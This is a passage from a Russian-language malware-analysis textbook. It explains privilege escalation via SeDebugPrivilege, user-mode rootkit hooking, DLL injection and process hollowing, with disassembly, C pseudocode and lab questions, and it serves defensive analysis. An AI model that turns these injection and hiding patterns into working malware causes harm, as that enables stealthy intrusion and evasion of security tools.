Сообщество специалистов по безопасности рекомендует не работать как локальный администратор, чтобы случайно запущенная вредоносная программа не получила автоматически полный доступ к системе. Если пользователь запускает вредоносную программу, не имея прав администратора, для получения полного доступа ей обычно требуется выполнить атаку повышения привилегий.

Большинство атак повышения привилегий представляет собой известные эксплойты или атаки нулевого дня против локальной ОС. Многие из них можно найти в Metasploit Framework (<http://www.metasploit.com/>). Даже перехват порядка загрузки DLL можно использовать для повышения привилегий. Если пользователь может записывать в каталог, где находится вредоносная DLL, а загружающий её процесс выполняется с более высоким уровнем привилегий, вредоносная DLL получит повышенные привилегии. Вредоносные программы с повышением привилегий встречаются относительно редко, но достаточно часто, чтобы аналитик умел их распознавать.

Иногда повышение привилегий требуется вредоносной программе, даже когда пользователь работает как локальный администратор. Процессы на компьютере Windows выполняются либо на уровне пользователя, либо на уровне системы. Пользователи обычно не могут изменять системные процессы, даже если они являются администраторами. Далее мы обсудим распространённый способ, которым вредоносная программа получает привилегии, необходимые для атаки системных процессов на компьютерах Windows.

Использование SeDebugPrivilege

Запущенные пользователем процессы не имеют свободного доступа ко всему и, например, не могут вызывать для удалённых процессов такие функции, как `TerminateProcess` или `CreateRemoteThread`. Один из способов получения вредоносной программой доступа к подобным функциям - изменение прав маркера доступа для включения `SeDebugPrivilege`. В системах Windows маркер доступа является объектом, содержащим дескриптор безопасности процесса. Дескриптор безопасности задаёт права доступа владельца, в данном случае процесса. Маркер доступа можно изменить вызовом `AdjustTokenPrivileges`.

Привилегия `SeDebugPrivilege` создавалась как средство отладки на уровне системы, но авторы вредоносных программ используют её для получения полного доступа к системному процессу. По умолчанию `SeDebugPrivilege` предоставляется только учётным записям локальных администраторов, и считается, что её предоставление кому-либо по сути равнозначно доступу к учётной записи `LocalSystem`. Обычная учётная запись пользователя не может предоставить себе `SeDebugPrivilege`: запрос будет отклонён.

В листинге 11-6 показано, как вредоносная программа включает свою привилегию `SeDebugPrivilege`.

```
00401003 lea     eax, [esp+1Ch+TokenHandle]
00401006 push    eax                ; TokenHandle
00401007 push    (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY) ; DesiredAccess
00401009 call    ds:GetCurrentProcess
0040100F push    eax                ; ProcessHandle
00401010 call    ds:OpenProcessToken
00401016 test    eax, eax
00401018 jz      short loc_401080
0040101A lea     ecx, [esp+1Ch+Luid]
0040101E push    ecx                ; lpLuid
0040101F push    offset Name        ; "SeDebugPrivilege"
00401024 push    0                 ; lpSystemName
00401026 call    ds:LookupPrivilegeValueA
0040102C test    eax, eax
0040102E jnz     short loc_40103E
...
0040103E mov     eax, [esp+1Ch+Luid.LowPart]
00401042 mov     ecx, [esp+1Ch+Luid.HighPart]
00401046 push    0                 ; ReturnLength
00401048 push    0                 ; PreviousState
0040104A push    10h               ; BufferLength
0040104C lea     edx, [esp+28h+NewState]
00401050 push    edx                ; NewState
```

```

00401051 mov     [esp+2Ch+NewState.Privileges.Luid.LowPt], eax
00401055 mov     eax, [esp+2Ch+TokenHandle]
00401059 push    0 ; DisableAllPrivileges
0040105B push    eax ; TokenHandle
0040105C mov     [esp+34h+NewState.PrivilegeCount], 1
00401064 mov     [esp+34h+NewState.Privileges.Luid.HighPt], ecx
00401068 mov     [esp+34h+NewState.Privileges.Attributes], SE_PRIVILEGE_ENABLED
00401070 call    ds:AdjustTokenPrivileges

```

Листинг 11-6. Настройка маркера доступа на SeDebugPrivilege

Маркер доступа получают вызовом `OpenProcessToken` в точке `□`, передавая дескриптор процесса, полученный вызовом `GetCurrentProcess`, и требуемый доступ, в данном случае запрос и изменение привилегий. Затем вредоносная программа вызывает `LookupPrivilegeValueA`, которая получает локально уникальный идентификатор (LUID). LUID - структура, представляющая указанную привилегию, в данном случае `SeDebugPrivilege`.

Сведения, полученные от `OpenProcessToken` и `LookupPrivilegeValueA`, используются при вызове `AdjustTokenPrivileges` в точке `□`. Важная структура `PTOKEN_PRIVILEGES`, которую IDA Pro обозначила как `NewState`, также передаётся `AdjustTokenPrivileges`. Обратите внимание, что эта структура задаёт младшую и старшую части LUID по результату `LookupPrivilegeValueA` в два этапа, показанных в точках `□` и `□`. Полю `Attributes` структуры `NewState` присваивается значение `SE_PRIVILEGE_ENABLED` в точке `□`, чтобы включить `SeDebugPrivilege`.

Такая последовательность вызовов часто предшествует коду изменения системного процесса. Увидев функцию с этим кодом, присвойте ей метку и двигайтесь дальше. Обычно нет необходимости анализировать сложные подробности метода повышения привилегий, используемого вредоносной программой.

Соккрытие следов: руткиты пользовательского режима

Вредоносные программы часто прилагают значительные усилия, чтобы скрыть от пользователей свои выполняемые процессы и механизмы закрепления. Самое распространённое средство сокрытия вредоносной деятельности называется руткитом.

Руткиты бывают самых разных видов, но большинство из них изменяет внутреннюю функциональность ОС. Из-за этих изменений файлы, процессы, сетевые соединения и другие ресурсы становятся невидимыми для остальных программ, что затрудняет обнаружение вредоносной деятельности антивирусными продуктами, администраторами и аналитиками безопасности.

Некоторые руткиты изменяют приложения пользовательского пространства, но большинство модифицирует ядро, поскольку защитные механизмы, например системы предотвращения вторжений, устанавливаются и работают на уровне ядра. И руткит, и защитные механизмы эффективнее на уровне ядра, чем на уровне пользователя. На уровне ядра руткиты могут повредить систему легче, чем на пользовательском уровне. Методы режима ядра с перехватом SSDT и IRP обсуждались в главе 10.

Здесь мы познакомим вас с парой методов руткитов пользовательского пространства, чтобы дать общее представление об их работе и распознавании на практике. (Руткитам посвящены целые книги, а в этом разделе мы лишь коснёмся поверхности.)

Хорошая стратегия работы с руткитами, устанавливающими перехваты на пользовательском уровне, состоит в том, чтобы сначала определить способ установки перехвата, а затем выяснить, что он делает. Теперь рассмотрим перехват IAT и встраиваемый перехват.

Перехват IAT

Перехват IAT - классический метод руткита пользовательского пространства, скрывающий файлы, процессы или сетевые соединения в локальной системе. Этот метод изменяет таблицу адресов импорта (IAT) или таблицу адресов экспорта (EAT). Пример перехвата IAT показан на рисунке 11-4. Законная программа вызывает функцию `TerminateProcess`, как видно в точке . Обычно код использует IAT для доступа к целевой функции в `Kernel32.dll`, но если установлен перехват IAT, как показано в точке , вместо неё вызывается вредоносный код руткита. После изменения некоторых параметров код руткита возвращается в законную программу и позволяет выполнить функцию `TerminateProcess`. В данном примере перехват IAT не даёт законной программе завершить процесс.




Рисунок 11-4. Перехват IAT функции `TerminateProcess`: верхний путь является нормальным потоком, а нижний - потоком с руткитом

Метод IAT является старой и легко обнаруживаемой формой перехвата, поэтому многие современные руткиты вместо него используют более совершенный метод встраиваемого перехвата.

Встраиваемый перехват

Встраиваемый перехват перезаписывает код функции API в импортированной DLL, поэтому для начала выполнения он должен дождаться загрузки DLL. Перехват IAT просто изменяет указатели, а встраиваемый перехват изменяет фактический код функции.

Вредоносный руткит, выполняющий встраиваемый перехват, часто заменяет начало кода переходом, направляющим выполнение к вредоносному коду, вставленному руткитом. Вместо перехода к вредоносному коду руткит может изменить код функции, повредив или модифицировав её.

Пример встраиваемого перехвата функции `ZwDeviceIoControlFile` показан в листинге 11-7. Эта функция используется такими программами, как `Netstat`, для получения сетевых сведений из системы.

```
100014B4      mov     edi, offset ProcName ; "ZwDeviceIoControlFile"
100014B9      mov     esi, offset ntdll   ; "ntdll.dll"
100014BE      push    edi                ; lpProcName
100014BF      push    esi                ; lpLibFileName
100014C0      call   ds:LoadLibraryA
100014C6      push    eax                ; hModule
100014C7      call   ds:GetProcAddress •
100014CD      test   eax, eax
100014CF      mov     Ptr_ZwDeviceIoControlFile, eax
```

Листинг 11-7. Пример встраиваемого перехвата

Адрес перехватываемой функции получается в точке □. Цель этого руткита - установить 7-байтовый встраиваемый перехват в начале находящейся в памяти функции ZwDeviceIoControlFile. В таблице 11-2 показана инициализация перехвата: слева приведены необработанные байты, справа - ассемблерный код.

Таблица 11-2. 7-байтовый встраиваемый перехват

Необработанные байты	Дизассемблированные байты
10004010 db 0B8h 10004011 db 0 10004012 db 0 10004013 db 0 10004014 db 0 10004015 db 0FFh 10004016 db 0E0h	10004010 mov eax, 0 10004015 jmp eax

Ассемблерный код начинается с кода операции 0xB8 (mov imm/r), за которым следуют четыре нулевых байта, а затем коды операций 0xFF 0xE0 (jmp eax). Перед установкой перехвата руткит заполняет эти нулевые байты адресом, чтобы инструкция jmp стала допустимой. В IDA Pro этот вид можно активировать клавишей C.

Руткит использует простой мемсру, чтобы заменить нулевые байты адресом своей перехватывающей функции, скрывающей трафик, направленный к порту 443. Обратите внимание, что указанный адрес (10004011) совпадает с адресом нулевых байтов в предыдущем примере.

```

100014D9      push    4
100014DB      push    eax
100014DC      push    offset unk_10004011
100014E1      mov     eax, offset hooking_function_hide_Port_443
100014E8      call   memcpy

```

Затем байты исправления (10004010) и адрес перехвата передаются функции, устанавливающей встраиваемый перехват, как показано в листинге 11-8.

```

100014ED      push    7
100014EF      push    offset Ptr_ZwDeviceIoControlFile
100014F4      push    offset 10004010 ; patchBytes
100014F9      push    edi
100014FA      push    esi
100014FB      call   Install_inline_hook

```

Листинг 11-8. Установка встраиваемого перехвата

Теперь ZwDeviceIoControlFile сначала вызывает функцию руткита. Перехватывающая функция руткита удаляет весь трафик, направленный к порту 443, а затем вызывает настоящую ZwDeviceIoControlFile, поэтому всё продолжает работать так же, как до установки перехвата.

Поскольку многие защитные программы ожидают установки встраиваемого перехвата в начале функций, некоторые авторы вредоносных программ пытаются вставить jmp или изменение кода дальше внутрь кода API, чтобы затруднить обнаружение.

Заключение

В этой главе мы кратко познакомились с некоторыми распространёнными возможностями вредоносных программ. Сначала рассмотрели различные типы бэкдоров. Затем изучили, как вредоносные программы крадут учётные данные жертвы. Далее разобрали различные способы закрепления вредоносной программы в системе. Наконец, показали, как она скрывает следы, чтобы её было нелегко обнаружить. Теперь вы знакомы с наиболее распространёнными вариантами

поведения вредоносных программ.

В нескольких следующих главах обсуждение поведения вредоносных программ углубляется. В следующей главе мы поговорим о том, как вредоносные программы скрытно запускаются. В последующих главах рассмотрим, как они кодируют данные и обмениваются ими по сети.

Лабораторные работы

Лабораторная работа 11-1

Проанализируйте вредоносную программу из файла Lab11-01.exe.

Вопросы

1. Что вредоносная программа сохраняет на диск?
2. Как вредоносная программа закрепляется в системе?
3. Как вредоносная программа похищает учётные данные пользователей?
4. Что вредоносная программа делает с похищенными учётными данными?
5. Как использовать эту вредоносную программу, чтобы получить учётные данные пользователей из тестовой среды?

Лабораторная работа 11-2

Проанализируйте вредоносную программу из файла Lab11-02.dll. Предположите, что вместе с ней также найден подозрительный файл Lab11-02.ini.

Вопросы

1. Какие экспортируемые функции имеются у этой вредоносной DLL?
2. Что происходит после попытки установить эту вредоносную программу с помощью rundll32.exe?
3. Где должен находиться Lab11-02.ini, чтобы вредоносная программа установилась правильно?
4. Как эта вредоносная программа устанавливается для закрепления?
5. Какой метод руткита пользовательского пространства применяет эта вредоносная программа?
6. Что делает код перехвата?
7. Какие процессы атакует эта вредоносная программа и почему?
8. Каково значение файла .ini?
9. Как динамически перехватить деятельность этой вредоносной программы с помощью Wireshark?

Лабораторная работа 11-3

Проанализируйте вредоносные программы из файлов Lab11-03.exe и Lab11-03.dll. Во время анализа убедитесь, что оба файла находятся в одном каталоге.

Вопросы

1. Какие интересные направления анализа можно обнаружить с помощью базового статического анализа?
2. Что происходит при запуске этой вредоносной программы?
3. Как Lab11-03.exe устанавливает Lab11-03.dll для постоянного закрепления?
4. Какой системный файл Windows заражает вредоносная программа?
5. Что делает Lab11-03.dll?
6. Где вредоносная программа хранит собранные данные?

Глава 12. Скрытый запуск вредоносных программ

По мере того как компьютерные системы и пользователи становились всё более искушёнными, развивались и вредоносные программы. Например, поскольку многие пользователи умеют просматривать процессы в диспетчере задач Windows, где раньше отображались вредоносные программы, их авторы разработали множество методов, позволяющих вредоносной программе слиться с обычным окружением Windows и тем самым скрыться.

Эта глава посвящена некоторым методам, с помощью которых авторы вредоносных программ избегают обнаружения. Они называются методами скрытого запуска. Вы научитесь распознавать конструкции кода и другие шаблоны программирования, помогающие выявить распространённые способы скрытого запуска вредоносных программ.

Программы запуска

Как обсуждалось в предыдущей главе, программа запуска, также известная как загрузчик, - это тип вредоносной программы, подготавливающий себя или другую вредоносную программу к немедленному или последующему скрытому выполнению. Цель программы запуска - создать условия, при которых вредоносное поведение будет скрыто от пользователя.

Программы запуска часто содержат вредоносную программу, для загрузки которой предназначены. Самый распространённый пример - исполняемый файл или DLL в собственном разделе ресурсов.

Раздел ресурсов в формате Windows PE используется исполняемым файлом и не считается частью исполняемого кода. Обычное содержимое раздела ресурсов включает значки, изображения, меню и строки. Программы запуска часто хранят вредоносные программы внутри раздела ресурсов. При запуске программа извлекает внедрённый исполняемый файл или DLL из раздела ресурсов, а затем запускает его.

Как вы видели в предыдущих примерах, если раздел ресурсов сжат или зашифрован, перед загрузкой вредоносная программа должна извлечь его содержимое. Часто это означает, что программа запуска использует функции API для работы с ресурсами, например `FindResource`, `LoadResource` и `SizeofResource`.

Вредоносным программам запуска часто требуется работать с правами администратора либо самостоятельно повышать привилегии до этого уровня. Обычные пользовательские процессы не могут применять все методы, обсуждаемые в этой главе. Повышение привилегий рассматривалось в предыдущей главе. Наличие в программе запуска кода повышения привилегий даёт ещё один способ её распознать.

Внедрение в процесс

Самый популярный метод скрытого запуска - внедрение в процесс. Как следует из названия, код внедряется в другой работающий процесс, который невольно выполняет вредоносный код. Авторы вредоносных программ используют внедрение в процесс, пытаясь скрыть вредоносное поведение кода, а иногда и обойти узловые межсетевые экраны и другие защитные механизмы, привязанные к отдельным процессам.

Для внедрения в процесс часто применяются определённые вызовы Windows API. Например, функция `VirtualAllocEx` выделяет пространство в памяти внешнего процесса, а

WriteProcessMemory записывает данные в выделенное пространство. Эта пара функций необходима для первых трёх методов загрузки, обсуждаемых в данной главе.

Внедрение DLL

Внедрение DLL - форма внедрения в процесс, при которой удалённый процесс принуждается к загрузке вредоносной DLL, - является наиболее распространённым методом скрытой загрузки. Оно работает путём внедрения в удалённый процесс кода, вызывающего LoadLibrary и тем самым заставляющего загрузить DLL в контексте этого процесса. После загрузки вредоносной DLL скомпрометированным процессом ОС автоматически вызывает функцию DLL DllMain, определённую автором библиотеки. Эта функция содержит вредоносный код и имеет такой же доступ к системе, как процесс, внутри которого выполняется. Вредоносные DLL часто почти не содержат ничего, кроме функции DllMain, а все их действия выглядят исходящими от скомпрометированного процесса.

На рисунке 12-1 показан пример внедрения DLL. В нём вредоносная программа запуска внедряет свою DLL в память Internet Explorer, предоставляя внедрённой библиотеке такой же доступ к Интернету, какой имеет Internet Explorer. До внедрения вредоносная программа-загрузчик не могла получить доступ к Интернету, поскольку межсетевой экран, контролирующий отдельные процессы, обнаруживал и блокировал её.




Рисунок 12-1. Вредоносная программа запуска не может получить доступ к Интернету, пока не внедрится в iexplore.exe

Чтобы внедрить вредоносную DLL в программу-узел, программа запуска сначала должна получить дескриптор процесса-жертвы. Самый распространённый способ - использовать вызовы Windows API CreateToolhelp32Snapshot, Process32First и Process32Next для поиска цели внедрения в списке процессов. Найдя цель, программа запуска получает идентификатор процесса (PID), а затем использует его для получения дескриптора вызовом OpenProcess.

Функция CreateRemoteThread часто применяется при внедрении DLL, позволяя вредоносной программе запуска создать и выполнить новый поток в удалённом процессе. При вызове CreateRemoteThread ей передают три важных параметра: дескриптор процесса (hProcess), полученный посредством OpenProcess, начальную точку внедрённого потока (lpStartAddress) и аргумент этого потока (lpParameter). Например, начальной точкой можно назначить LoadLibrary, а аргументом передать имя вредоносной DLL. Это вызовет LoadLibrary в процессе-жертве с параметром, содержащим вредоносную DLL, и тем самым заставит загрузить эту DLL в

процесс-жертву, при условии, что LoadLibrary доступна в пространстве памяти процесса-жертвы и строка с именем вредоносной библиотеки существует в том же пространстве.

Обычно авторы вредоносных программ используют VirtualAllocEx, чтобы создать место для строки с именем вредоносной библиотеки. Функция VirtualAllocEx выделяет пространство в удалённом процессе, если ей предоставлен его дескриптор.

Последняя подготовительная функция, необходимая перед вызовом CreateRemoteThread, - WriteProcessMemory. Она записывает строку с именем вредоносной библиотеки в пространство памяти, выделенное с помощью VirtualAllocEx.

В листинге 12-1 приведён псевдокод C, выполняющий внедрение DLL.

```
hVictimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, victimProcessID ●);

pNameInVictimProcess = VirtualAllocEx(hVictimProcess, ..., sizeof(maliciousLibraryName), ..., ...);
WriteProcessMemory(hVictimProcess, ..., maliciousLibraryName, sizeof(maliciousLibraryName), ...);
GetModuleHandle("Kernel32.dll");
GetProcAddress(..., "LoadLibraryA");
● CreateRemoteThread(hVictimProcess, ..., ..., LoadLibraryAddress, pNameInVictimProcess, ..., ...);
```

Листинг 12-1. Псевдокод C для внедрения DLL

В листинге предполагается, что PID жертвы получен в victimProcessID, который передаётся OpenProcess в точке □ для получения дескриптора процесса-жертвы. Используя дескриптор, VirtualAllocEx и WriteProcessMemory выделяют пространство и записывают имя вредоносной DLL в процесс-жертву. Затем с помощью GetProcAddress получается адрес LoadLibrary.

Наконец, в точке □ функции CreateRemoteThread передаются три важных параметра, обсуждавшихся ранее: дескриптор процесса-жертвы, адрес LoadLibrary и указатель на имя вредоносной DLL внутри процесса-жертвы. Проще всего распознать внедрение DLL по этому характерному шаблону вызовов Windows API при просмотре дизассемблированного кода вредоносной программы запуска.

При внедрении DLL вредоносная программа запуска никогда не вызывает вредоносную функцию. Как уже говорилось, вредоносный код находится в DllMain, которую ОС автоматически вызывает при загрузке DLL в память. Цель программы запуска, внедряющей DLL, - вызвать CreateRemoteThread, чтобы создать удалённый поток LoadLibrary с параметром, содержащим внедряемую вредоносную DLL.

На рисунке 12-2 показан код внедрения DLL в отладчике. В дизассемблированном коде видны шесть вызовов функций из псевдокода листинга 12-1, обозначенные точками от □ до □.

004076BD	CALL DWORD PTR DS:[<&KERNEL32.OpenProcess>]	OpenProcess
004076C1	MOV DWORD PTR SS:[EBP-1008],EAX	
004076C7	CMP DWORD PTR SS:[EBP-1008],-1	
004076CE	JNZ SHORT DLLInjec.004076D8	
004076D0	OR EAX,FFFFFFFF	
004076D3	JMP DLLInjec.0040779D	
004076D8	MOV DWORD PTR SS:[EBP-100C],7D0	
004076E2	JMP DLLInjec.00407646	
004076E7	PUSH 4	
004076E9	PUSH 3000	
004076EE	PUSH 104	
004076F3	PUSH 0	
004076F5	MOV EAX,DWORD PTR SS:[EBP-1008]	
004076FB	PUSH EAX	
004076FC	CALL DWORD PTR DS:[<&KERNEL32.VirtualAllocEx>]	kernel32.VirtualAllocEx
00407702	MOV DWORD PTR SS:[EBP-1010],EAX	
00407708	CMP DWORD PTR SS:[EBP-1010],0	
0040770F	JNZ SHORT DLLInjec.00407719	
00407711	OR EAX,FFFFFFFF	
00407714	JMP DLLInjec.0040779D	
00407719	PUSH 0	pBytesWritten = NULL
0040771B	PUSH 104	BytesToWrite = 104 (260.)
00407720	LEA ECX,DWORD PTR SS:[EBP-1100]	Buffer
00407726	PUSH ECX	Address
00407727	MOV EDX,DWORD PTR SS:[EBP-1010]	
0040772D	PUSH EDX	
0040772E	MOV EAX,DWORD PTR SS:[EBP-1008]	
00407734	PUSH EAX	hProcess
00407735	CALL DWORD PTR DS:[<&KERNEL32.WriteProcessMemory>]	WriteProcessMemory
0040773B	PUSH DLLInjec.0040ACCC	pModule = "kernel32.dll"
00407740	CALL DWORD PTR DS:[<&KERNEL32.GetModuleHandleW>]	GetModuleHandleW
00407746	MOV DWORD PTR SS:[EBP-1188],EAX	
0040774C	PUSH DLLInjec.0040ACB8	ProcNameOrOrdinal = "LoadLibraryA"
00407751	MOV ECX,DWORD PTR SS:[EBP-1188]	
00407757	PUSH ECX	hModule
00407758	CALL DWORD PTR DS:[<&KERNEL32.GetProcAddress>]	GetProcAddress
0040775E	MOV DWORD PTR SS:[EBP-1190],EAX	
00407764	PUSH 0	
00407766	PUSH 0	
00407768	MOV EDX,DWORD PTR SS:[EBP-1010]	
0040776E	PUSH EDX	
0040776F	MOV EAX,DWORD PTR SS:[EBP-1190]	
00407775	PUSH EAX	
00407776	PUSH 0	
00407778	PUSH 0	
0040777A	MOV ECX,DWORD PTR SS:[EBP-1008]	
00407780	PUSH ECX	
00407781	CALL DWORD PTR DS:[<&KERNEL32.CreateRemoteThread>]	kernel32.CreateRemoteThread

Рисунок 12-2. Внедрение DLL в отладчике

Обнаружив в дизассемблированном коде внедрение DLL, следует начать искать строки с именами вредоносной DLL и процесса-жертвы. На рисунке 12-2 этих строк не видно, но к ним обязательно обращаются до выполнения данного кода. Имя процесса-жертвы часто можно найти в функции `strncmp` или её аналоге, когда программа запуска определяет PID процесса-жертвы. Чтобы найти имя вредоносной DLL, можно установить точку останова по адресу `0x407735` и выгрузить содержимое стека, раскрыв значение `Buffer`, передаваемое `WriteProcessMemory`.

Научившись распознавать шаблон кода внедрения DLL и находить эти важные строки, вы сможете быстро анализировать целые группы вредоносных программ запуска.

Прямое внедрение

Как и внедрение DLL, прямое внедрение включает выделение и вставку кода в пространство памяти удалённого процесса. При прямом внедрении используются многие из тех же вызовов Windows API. Различие состоит в том, что вместо создания отдельной DLL и принуждения удалённого процесса к её загрузке вредоносная программа непосредственно внедряет вредоносный код в удалённый процесс.

Прямое внедрение гибче внедрения DLL, но для успешной работы без отрицательного влияния на процесс-узел требует большого объёма специализированного кода. Этот метод можно использовать для внедрения скомпилированного кода, но чаще он применяется для внедрения шелл-кода.

В случаях прямого внедрения часто встречаются три функции: VirtualAllocEx, WriteProcessMemory и CreateRemoteThread. Обычно VirtualAllocEx и WriteProcessMemory вызываются по два раза. Первый вызов выделяет и записывает данные, используемые удалённым потоком, а второй выделяет и записывает код удалённого потока. Вызов CreateRemoteThread содержит расположение кода удалённого потока (lpStartAddress) и данных (lpParameter).

Поскольку используемые удалённым потоком данные и функции должны существовать в процессе-жертве, обычные процедуры компиляции не подойдут. Например, строки находятся не в обычном разделе .data, а для доступа к ещё не загруженным функциям потребуется вызвать LoadLibrary и GetProcAddress. Существуют и другие ограничения, в которые мы здесь углубляться не будем. В сущности, прямое внедрение требует, чтобы автор хорошо программировал на ассемблере либо внедрял лишь относительно простой шелл-код.

Для анализа кода удалённого потока может потребоваться отладить вредоносную программу и выгрузить все буферы памяти, встречающиеся перед вызовами WriteProcessMemory, чтобы затем изучить их в дизассемблере. Поскольку эти буферы чаще всего содержат шелл-код, понадобятся навыки его анализа, подробно обсуждаемые в главе 19.

Вытеснение процесса

Вместо внедрения кода в программу-узел некоторые вредоносные программы применяют метод, известный как вытеснение процесса, чтобы перезаписать пространство памяти работающего процесса вредоносным исполняемым файлом. Вытеснение используется, когда автор хочет замаскировать вредоносную программу под законный процесс без риска аварийного завершения процесса из-за внедрения.

Этот метод предоставляет вредоносной программе те же привилегии, что и вытесняемый процесс. Например, если вредоносная программа выполнит вытеснение процесса svchost.exe, пользователь увидит процесс с именем svchost.exe, работающий из C:\Windows\System32, и, вероятно, не обратит на него внимания. (Кстати, это распространённая атака вредоносных программ.)

Ключом к вытеснению является создание процесса в приостановленном состоянии. Процесс загружается в память, но его основной поток приостановлен. Программа ничего не делает, пока внешняя программа не возобновит основной поток и тем самым не запустит выполнение. В листинге 12-2 показано, как автор вредоносной программы создаёт такое состояние, передавая CREATE_SUSPENDED (0x4) в качестве параметра dwCreationFlags при вызове CreateProcess.

```
00401535    push    edi                ; lpProcessInformation
00401536    push    ecx                ; lpStartupInfo
00401537    push    ebx                ; lpCurrentDirectory
00401538    push    ebx                ; lpEnvironment
00401539    push    CREATE_SUSPENDED ; dwCreationFlags
0040153B    push    ebx                ; bInheritHandles
0040153C    push    ebx                ; lpThreadAttributes
0040153D    lea     edx, [esp+94h+CommandLine]
00401541    push    ebx                ; lpProcessAttributes
00401542    push    edx                ; lpCommandLine
00401543    push    ebx                ; lpApplicationName
00401544    mov     [esp+0A0h+StartupInfo.dwFlags], 101h
0040154F    mov     [esp+0A0h+StartupInfo.wShowWindow], bx
00401557    call    ds:CreateProcessA
```

Листинг 12-2. Ассемблерный код вытеснения процесса

Хотя Microsoft плохо документирует этот метод создания процесса, с его помощью процесс можно загрузить в память и приостановить в точке входа.

В листинге 12-3 приведён псевдокод C, выполняющий вытеснение процесса.

```
CreateProcess(..., "svchost.exe", ..., CREATE_SUSPEND, ...);
ZwUnmapViewOfSection(...);
VirtualAllocEx(..., ImageBase, SizeOfImage, ...);
WriteProcessMemory(..., headers, ...);
for (i=0; i < NumberOfSections; i++) {
    WriteProcessMemory(..., section, ...);
}
SetThreadContext();
...
ResumeThread();
```

Листинг 12-3. Псевдокод C для вытеснения процесса

После создания процесса следующий шаг - заменить память процесса-жертвы вредоносным исполняемым файлом. Обычно для этого используется `ZwUnmapViewOfSection`, освобождающая всю память, на которую указывает переданный как параметр раздел. После отмены отображения памяти загрузчик выполняет `VirtualAllocEx`, чтобы выделить новую память для вредоносной программы, и с помощью `WriteProcessMemory` записывает каждый её раздел в пространство процесса-жертвы, обычно в цикле, как показано в точке □.

На последнем этапе вредоносная программа восстанавливает окружение процесса-жертвы, чтобы вредоносный код мог выполняться: вызовом `SetThreadContext` точка входа перенаправляется на вредоносный код. Наконец, вызывается `ResumeThread`, запускающая вредоносную программу, которая теперь вытеснила процесс-жертву.

Вытеснение процесса эффективно помогает вредоносной программе выглядеть безобидной. Маскируясь под процесс-жертву, она обходит межсетевые экраны и системы предотвращения вторжений (IPS), а также избегает обнаружения, выглядя как обычный процесс Windows. Кроме того, благодаря пути исходного двоичного файла вредоносная программа обманывает опытного пользователя: просматривая список процессов, тот видит лишь выполнение известного допустимого двоичного файла и не подозревает, что его отображение было отменено.

Внедрение перехвата

Внедрение перехвата - способ загрузки вредоносной программы, использующий перехваты Windows, которые предназначены для перехвата сообщений приложениям. Авторы вредоносных программ могут использовать внедрение перехвата для двух целей:

- Обеспечить выполнение вредоносного кода при каждом перехвате определённого сообщения.
- Обеспечить загрузку определённой DLL в пространство памяти процесса-жертвы.

Как показано на рисунке 12-3, пользователи создают события, которые передаются ОС, а та отправляет порождённые событиями сообщения потокам, зарегистрированным для их получения. Справа на рисунке показан один из способов, которым злоумышленник может вставить вредоносную DLL для перехвата сообщений.

